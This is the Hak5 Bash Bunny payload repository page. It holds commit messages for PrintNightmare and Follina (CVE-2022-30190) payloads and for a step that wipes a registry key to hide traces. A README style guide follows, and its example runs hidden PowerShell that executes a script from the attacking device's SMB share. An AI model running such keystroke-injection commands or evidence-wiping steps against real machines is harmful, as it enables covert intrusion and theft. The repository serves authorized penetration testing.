 980debd8c0
* New Payload

Added new PrintNightmare Payload (Quick and dirty)

* Fixed my potty mouth

I'm a child sometimes

* Renamed Payload

* PrintNightmare: Use SWITCH_POSITION in payload path

* Fixing a typo

* Added Delays

Added some delays due to the fact that it was inconsistently reliable, occasionally it'd half type out the command. The delays have resolved the consistency issue on my end. Feel free to tweak as required.

* Amending Version Number

I'm a fool

* Updated Readme with proper credit

* Housekeeping

Moved some of the QUACK Powershell commands into the juicybit.txt file for speed and ease of use.

* Update README.md

* More improvement

Added exit to the juicybits rather than using alt  and /noprofile to the run as

* Update README.md

* Pineapple-Connect-Windows New Payload For Connecting Client To Pineapple AP / Any AP

Pineapple-Connect-Windows new Bashbunny payload for connecting target machine quickly and efficiently to your Pineapple AP or an AP of your choosing (and control!)

* Changed from RUN WIN to QUACK STRING

Changed from RUN WIN to QUACK STRING as I was having issues with the formatting, presume it needs wrapping in quotes or something but it just kept breaking. QUACK STRING works fine so meh

* Added command to cover traks at the end of the script

added a line of powershell to clean out the run registry key to hide any evidence of the script running

* Added FollinaBunny

Added a new payload which leverages CVE-2022-30190 to execute code based on a malicious website hosted on the bunny itself.

Co-authored-by: Marc <foxtrot@malloc.me>
Co-authored-by: Marc <foxtrot@realloc.me>
Payload Library for the Bash Bunny by Hak5
This repository contains payloads and extensions for the Hak5 Bash Bunny. Community developed payloads are listed and developers are encouraged to create pull requests to make changes to or submit new payloads.
About the Bash Bunny
By emulating combinations of trusted USB devices — like gigabit Ethernet, serial, flash storage and keyboards — the Bash Bunny tricks computers into divulging data, exfiltrating documents, installing backdoors and many more exploits.

Documentation
Documentation on developing payloads for the Bash Bunny can be found on the docs.hak5.org website. Guides can be found on the Bash Bunny blog.
Disclaimer
Generally, payloads may execute commands on your device. As such, it is possible for a payload to damage your device. Payloads from this repository are provided AS-IS without warranty. While Hak5 makes a best effort to review payloads, there are no guarantees as to their effectiveness. As with any script, you are advised to proceed with caution.
Legal
Payloads from this repository are provided for educational purposes only. Hak5 gear is intended for authorized auditing and security analysis purposes only where permitted subject to local and international laws where applicable. Users are solely responsible for compliance with all laws of their locality. Hak5 LLC and affiliates claim no responsibility for unauthorized or unlawful use.
Contributing
Once you have developed your payload, you are encouraged to contribute to this repository by submitting a Pull Request. Reviewed and Approved pull requests will add your payload to this repository, where they may be publically available.
Please adhere to the following best practices and style guide when submitting a payload.
Naming Conventions
Please give your payload a unique and descriptive name. Do not use spaces in payload names. Each payload should be submit into its own directory, with - or _ used in place of spaces, to one of the categories such as exfiltration, phishing, remote_access or recon. Do not create your own category.
Binaries
Binaries may not be accepted in this repository. If a binary is used in conjunction with the payload, please document where it or its source may be obtained.
Comments
Payloads should begin with comments specifying at the very least the name of the payload and author. Additional information such as a brief description, the target, any dependencies / prerequisites and the LED status used is helpful.
Title: SMB Exfiltrator
Description: Exfiltrates files from %userprofile%\documents via SMB
Author: Hak5Darren
Target: Windows XP SP3 - Latest
Dependencies: impacket
Configuration Options
Configurable options should be specified in variables at the top of the payload.txt file
# Options
RESPONDER_OPTIONS="-w -r -d -P"
LOOTDIR=/root/udisk/loot/quickcreds
LED
The payload should use common payload states rather than unique color/pattern combinations when possible with an LED command preceding the Stage or ATTACKMODE.
# Initialization
LED SETUP
GET SWITCH_POSITION
GET HOST_IP

# Attack
LED ATTACK
ATTACKMODE HID ECM_ETHERNET
Stages and States
Stages should be documented with comments
# Keystroke Injection Stage
# Runs hidden powershell which executes \\172.16.64.1\s\s.ps1 when available
GET HOST_IP
LED STAGE1
ATTACKMODE HID
RUN WIN "powershell -WindowStyle Hidden -Exec Bypass \"while (\$true) { If (Test-Connection $HOST_IP -count 1) { \\\\$HOST_IP\\s\\s.ps1; exit } }\""
Common payload states include a SETUP, with may include a FAIL if certain conditions are not met. This is typically followed by either a single ATTACK or multiple STAGEs. More complex payloads may include a SPECIAL function to wait until certain conditions are met. Payloads commonly end with a CLEANUP phase, such as moving and deleting files or stopping services. A payload may FINISH when the objective is complete and the device is safe to eject or turn off. These common payload states correspond to LED states.